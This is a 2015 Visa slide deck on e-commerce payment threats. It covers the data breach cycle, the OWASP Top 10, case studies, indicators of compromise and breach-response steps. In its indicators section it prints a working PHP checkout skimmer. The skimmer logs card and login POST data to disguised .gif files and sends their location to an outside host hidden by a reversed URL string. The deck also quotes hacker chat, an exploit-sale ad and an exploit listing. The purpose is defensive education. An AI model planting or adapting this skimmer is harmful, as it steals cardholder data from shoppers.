# Identifying and Mitigating Threats to E-commerce Payment Processing

**Erik Rasmussen**
Director, NA Cyber Security Intelligence
Visa Inc.

29 April 2015

# Disclaimer

The information or recommendations contained herein are provided "AS IS" and intended for informational purposes only and should not be relied upon for operational, marketing, legal, technical, tax, financial or other advice. When implementing any new strategy or practice, you should consult with your legal counsel to determine what laws and regulations may apply to your specific circumstances. The actual costs, savings and benefits of any recommendations or programs may vary based upon your specific business needs and program requirements. By their nature, recommendations are not guarantees of future performance or results and are subject to risks, uncertainties and assumptions that are difficult to predict or quantify. Assumptions were made by us in light of our experience and our perceptions of historical trends, current conditions and expected future developments and other factors that we believe are appropriate under the circumstance. Recommendations are subject to risks and uncertainties, which may cause actual and future results and trends to differ materially from the assumptions or recommendations. Visa is not responsible for your use of the information contained herein (including errors, omissions, inaccuracy or non-timeliness of any kind) or any assumptions or conclusions you might draw from its use. Visa makes no warranty, express or implied, and explicitly disclaims the warranties of merchantability and fitness for a particular purpose, any warranty of non-infringement of any third party's intellectual property rights, any warranty that the information will meet the requirements of a client, or any warranty that the information is updated and will be error free. To the extent permitted by applicable law, Visa shall not be liable to a client or any third party for any damages under any theory of law, including, without limitation, any special, consequential, incidental or punitive damages, nor any damages for loss of business profits, business interruption, loss of business information, or other monetary loss, even if advised of the possibility of such damages.

# Agenda

- Payment System Risk
- E-commerce Threat
- OWASP
- Case Studies
- What To Do If Compromised
- Visa Resources

# Visa Payment System Risk (PSR)


- Risk Organizational Structure
- Mission:
  - Maintain and enhance stakeholder trust in Visa as the most secure way to pay and be paid.
- PSR manages this by partnering with clients and stakeholders that play a role in the Visa transaction network


# Visa Payment System Risk (PSR)

- Cyber Intelligence, Investigations and Fraud Resolution
- Mission:
  - Investigate, document and manage external account data compromise incidents, fraud attempts utilizing Visa accounts or other fraudulent schemes that impact the Visa network or its clients
  - Identify and report on new and emerging fraud trends that affect our network and clients, as well as interacting with global law enforcement organizations in investigations
  - Participate in the notification process when a data compromise incident occurs, and distribute a list of at-risk accounts to affected financial institutions
  - Serve as Visa's primary liaison with law enforcement on external data compromise incidents

# Merchant Data Compromises

## Typical data breach & counterfeit cycle





### Entry

- Hackers targeting internet-exposed remote access systems as initial intrusion points
- Once in, attackers conduct network reconnaissance using diagnostic tools/techniques to identify systems with access to payment data and isolate specific user accounts
- They create custom attack scripts and tools inside the merchant's network to further extend access

### Card Data Theft


- Payment card data is extracted with specialized, difficult to detect malware
- Malware is named to appear as legitimate security software, in some cases
- Card data is encrypted to avoid detection
- In many recent instances, traces of attacker activity are removed, including self-deleting malware

### Monetization

- Payment data is used to commit fraud, often across countries via coordinated criminal activity
  - ATMs
  - Gift cards
  - High-value goods
- Cards carry a typical value of between $20-$50 on markets for stolen data


*Note: There may be a significant lag between a breach and monetization*

# Techniques




Graphic Courtesy of Trend Micro

# E-Commerce Payment Flow



# E-commerce Threat Overview

- Old school vs. new school
  - Strategic web compromise vs. opportunistic web app attacks
  - 50.7% of all documented web app attacks occurred through the use of stolen credentials (source: 2015 Verizon DBIR)
  - Contradicts Open Web Application Security Project (OWASP) (more on that later…)

**Sample hacking forum advertisement**

**"[$5000] Sql injection vuln in eCommerce software, 80k+ Sites vuln**

**Mysql Error & Union based sql injection vulnerability in popular eCommerce software**

**Order's table is in plain text, not encrypted.**

**81,200 sites are vulnerable.**

**Price: $5000 (Price is negotiable) Jabber: XXXX@XXXX.XXX**

**Contact me over jabber for more details"**

# E-commerce Threat

**<&> naw i am making all the…on [hacking website] go and audit…ecommerece software because i am selling the sqli in the site**

**<&> you wont be able to find this sqli from auditing the source even if you knew what ecommerence software this was**

**<&> i bet some kids try to extort me for the sqli 0day**
**…**
**<&> …customs still hasnt replied LOL**

**<&> and are still vuln to sql injection**
**…**
**<&> so uh lola remember how [victim] was the only one to publicly anounce it got hacked**

**<&> well i sqlied it 2 more times today LOL**

**<&> its been exactly 2 weeks since i should of been vanend for [victim]**
**…**
**<&> im considering taughting xxx.edu over twitter LOL**

**<&> considering they spent ages upgrading their security**
**…**
**<&> released 26 vulns in uk**

[ Search: ] Submit

[ exploits/shellcode ]

| -::DATE | -::DESCRIPTION | -::HITS | | | | -::AUTHOR |
|---|---|---|---|---|---|---|
| 2009-07-15 | WordPress Plugin My Category Order < = 2.8 SQL Injection Vulnerability | 2013 | R | | D | Manh Luat |
| 2009-07-10 | WordPress Privileges Unchecked in admin.php and Multiple Information | 3639 | R | | D | Core Security |
| 2009-06-30 | WordPress Plugin Related Sites 2.1 Blind SQL Injection Vulnerability | 2956 | R | | D | eLwaux |
| 2009-06-30 | WordPress Plugin DM Albums 1.9.2 Remote File Disclosure Vulnerability | 2102 | R | | D | Stack |
| 2009-06-29 | WordPress Plugin DM Albums 1.9.2 Remote File Inclusion Vuln | 3001 | R | | D | Septemb0x |
| 2009-06-15 | WordPress Plugin Photoracer 1.0 (id) SQL Injection Vulnerability | 3260 | | | | |
| 2009-05-26 | Wordpress Plugin Lytebox (wp-lytebox) Local File Inclusion Vulnerability | 2661 | | | | |
| 2009-03-17 | Wordpress Plugin fMoblog 2.1 (id) SQL Injection Vulnerability | 7370 | R | | D | strange kevin |
| 2009-03-10 | Wordpress MU < 2.7 'HOST' HTTP Header XSS Vulnerability | 8711 | R | | D | Juan Galiana Lara |
| 2009-01-12 | Wordpress plugin WP-Forum 1.7.8 Remote SQL Injection Vulnerability | 8336 | R | | D | seomafia |
| 2008-12-22 | Wordpress Plugin Page Flip Image Gallery < = 0.2.2 Remote FD Vuln | 6471 | R | | D | GoLd_M |
| 2008-10-29 | Wordpress Plugin e-Commerce < = 3.4 Arbitrary File Upload Exploit | 6663 | R | | D | t0pP8uZz |
| 2008-10-26 | WordPress Media Holder (mediaHolder.php id) SQL Injection Vuln | 6432 | R | | D | boom3rang |
| 2008-10-17 | Wordpress Plugin st_newsletter (stnl_iframe.php) SQL Injection Vuln | 6934 | R | | D | r45c4l |
| 2008-09-10 | Wordpress 2.6.1 (SQL Column Truncation) Admin Takeover Exploit | 21114 | R | | D | iso^kpsbr |
| 2008-09-07 | Wordpress 2.6.1 SQL Column Truncation Vulnerability | 22126 | R | | D | irk4z |
| 2008-07-24 | Wordpress Plugin Download Manager 0.2 Arbitrary File Upload Exploit | 9875 | R | | D | SaO |
| 2008-04-22 | Wordpress Plugin Spreadsheet < = 0.6 SQL Injection Vulnerability | 9485 | R | | D | 1ten0.0net1 |
| 2008-03-31 | Wordpress Plugin Download (dl_id) SQL Injection Vulnerability | 11092 | R | | D | BL4CK |
| 2008-02-26 | Wordpress Plugin Sniplets 1.1.2 (RFI/XSS/RCE) Multiple Vulnerabilities | 9542 | R | | D | NBBN |
| 2008-02-16 | Wordpress Photo album Remote SQL Injection Vulnerability | 12044 | R | | D | S@BUN |
| 2008-02-15 | Wordpress Plugin Simple Forum 1.10-1.11 SQL Injection Vulnerability | 7254 | R | | D | S@BUN |




**Milw0rm screenshot. Site no longer active.**

# Open Web Application Security Project (OWASP)

- www.owasp.org
- Non-profit designed to improve web application security
- OWASP Top Ten Web Application Security Risks
  - A description
  - Example vulnerabilities
  - Example attacks
  - Guidance on how to avoid

**Note: Visa does not officially endorse OWASP. Use of the information in these slides is to be used at the viewer's discretion.**



# OWASP Top 10 - 2013

## Attack Type

- A1 Injection
- A2 Broken Authentication and Session Management
- A3 Cross-Site Scripting (XSS)
- A4 Insecure Direct Object References
- A5 Security Misconfiguration
- A6 Sensitive Data Exposure
- A7 Missing Function Level Access Control
- A8 Cross-Site Request Forgery (CSRF)
- A9 Using Components with Known Vulnerabilities
- A10 Unvalidated Redirects and Forwards

# Case Studies

## Threat Agents

- Remote administrative shells installed
- Hidden IFRAME vulns
- Malicious Javascript
- Adminer (tool for malice)

## Containment / Mitigation

- Delete malware from all systems
- Firewall rules set to block malicious IP addresses
- Install Web Application Firewall
- Install File Integrity Monitor tools

Possible areas of focus on your ecommerce site

- Web Application Archive (.war) file activity
  - Often contains source code
- Lightweight Directory Access Protocol (LDAP)
  - Often contains encryption keys
- Unallocated space
  - Often contains payment card data
- Proxy logs
  - Often contains suspicious IPs, malicious upload/download behavior

# Known Indicators of Compromise

| Type (MD5) | Purpose |
| --- | --- |
| D9A47A70E5326C7C590580ADEA9B882F | Captures HTTP post data, e.g. payment card numbers |
| 2E13630F8660C36260643D3905F0EDD5 | Captures HTTP post data, e.g. payment card numbers |
| 1EC7F06F1EE4FA7CECD17244EEC24E07 | PHP shell allows attacker add/edit/delete capabilities on the web root level |
| EFC8DEFECEC2395AB759F989307000DB | PHP shell allows attacker add/edit/delete capabilities on the web root level |
| 802C946DE420E93A68EE5F8E69556EFD | PHP Shell/Trojan disguised in mysql .MYD file |
| 8A67957811AC8C6C0EE9C276E82B9F75 | "Filesman" command shell malware |

# Known Indicators of Compromise, Continued

123.45.67.89 - - [31/Jul/2014:06:31:07 -0400] "POST /phpminiadmin.php HTTP/1.1" 200 9542 "http://acmewidgets.com/phpminiadmin.php?XSS=e9d08cdc8550577C&db=acmewidgets_1_12&q=select+*+from+%60**admin_user**%60" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:30.0) Gecko/20100101 Firefox/30.0“

```
if ( isset($_POST) && is_array($_POST) && count($_POST) > 0 ) {
$log_dir = $_SERVER['DOCUMENT_ROOT'].'/media/catalog/product/0/z/';
$log_name = "image34.gif";
$ARINFO = $_POST;
$ARINFO['date'] = $_SERVER['REQUEST_TIME'];
$ARINFO['ip'] = $_SERVER['REMOTE_ADDR'];
$ARINFO['url'] = $_SERVER['REQUEST_URI'];
if(isset($_COOKIE['frontend'])) $ARINFO['cookie'] = $_COOKIE['frontend'];
if(strpos($_SERVER['REQUEST_URI'], 'checkout'))
{ if(@filesize($log_dir . $log_name)>1024*1024)
{ @rename($log_dir.'_'.$log_name, $log_dir.'__'.$log_name);
@rename($log_dir.$log_name, $log_dir.'_'.$log_name);
$arr[1] = $_SERVER["HTTP_HOST"];
$arr[2] = str_replace($_SERVER['DOCUMENT_ROOT'],'',$log_dir);
$arr[3] = "_".$log_name;
$t = base64_encode(serialize($arr));
@file_get_contents(strrev('=t?php.xaja/zib.gninto.cso//:ptth').$t);
}
$log_entry = serialize($ARINFO) . "\r\n\r\n";
$fp=fopen( $log_dir . $log_name, 'a' );
fputs($fp, $log_entry);
fclose($fp); }
if(isset($_POST['login']))
{ $ad_name = "picture.gif";
$log_entry = serialize($ARINFO) . "\r\n";
$fp=fopen( $log_dir . $ad_name, 'a' );
fputs($fp, $log_entry);
fclose($fp); }
}
```

# General Tips and Tricks

| Cause | Effect |
| --- | --- |
| • Track user behavior | • Allows for anomalous trends tracking |
| • Two factor authentication | • Reduces risk of credentials compromise |
| • Disable autocomplete for fields where sensitive data is provided | • Prevents data leakage |
| • Encrypt, encrypt, encrypt [front end public key encryption coupled with back end private key decryption] | • Adheres to PCI standards |
| • Unique tokenization | • Ensures session integrity |
| • Internal firewall log retention | • Provides evidentiary value of allowed traffic, to include malicious traffic |
| • Prohibit password sharing | • Reduces single point of failure risk |

# What To Do If Compromised

## Action

- Preserve evidence and facilitate the investigation (throughout)
- Alert all necessary parties immediately
- Provide Visa with at risk accounts as soon as feasible (if there is no evidence of compromised data, Visa reserves right to show proof)

## Assisting Party

- Merchant, merchant bank, forensics firm, card brands, law enforcement
- Merchant bank, forensics firm, card brands, law enforcement
- Visa + other affected card brands in order to ensure complete alerts

- **Primary goal is to help prevent additional exposure of cardholder data and ensure compliance with the Payment Card Industry Data Security Standard (PCI DSS), PCI Payment Application Data Security Standard (PA-DSS), and PCI PIN Security Requirements.**
- CAMS uploads: Email request to *VAA_VRM@visa.com* for access to *gvol.visaonline.com*.

# What To Do If Compromised, Part II

## Large Merchants

- Self-reported data security breach affecting payment cards
- Suspected data breach: multiple Common Point of Purchases (CPPs) from different issuers
- Suspected data breach based on a single CPP with >25 accounts and/or >$25K in fraud [Merchant Fraud Conversion Rate (MCR) supports CPP]
- Law enforcement or other credible source reports a data security breach affecting payment cards

## Small Merchants

- Small merchant with annual Visa transaction volume > 201K – 1M
  - Combination of onsite and alternative forensic investigation
- Small merchant with annual Visa transaction volume of > 50K - 200K
  - Alternative forensic investigation

- **An investigation is <u>required</u> on compromised entities that fall under the above categories, and at the <u>discretion</u> of Visa in suspected/potential compromised entities**


Visa is hosting a must-attend event that will focus on trends and developments related to cyber security, mobile payments, e-commerce and Visa's global authentication strategy. In order to secure the future of commerce all stakeholders including merchants, acquirers, agents and Visa need to collaborate on key initiatives in addressing today's most relevant issues. This event will be held in the San Francisco Bay Area at the Hyatt Regency Hotel just south of San Francisco. For more information, email pcirocs@visa.com.

# Upcoming Merchant Events and Resources

**Upcoming Webinars** – Training page on www.visa.com/cisp

- Strategies to Effectively Manage Data Compromise Events
  - 27 May 2015, 10 am PST

**Visa Data Security Website –** www.visa.com/cisp

- "What To Do If Compromised" Guidelines
- Alerts, Bulletins
- Best Practices, White Papers
- Webinars

**PCI Security Standards Council Website –** www.pcissc.org

- Data Security Standards – PCI DSS, PA-DSS, PTS
- Programs – ASV, ISA, PA-QSA, PFI, PTS, QSA, QIR, PCIP, and P2PE
- Fact Sheets – ATM Security, Mobile Payments Acceptance, Tokenization, Cloud Computing, and many more…

Thank you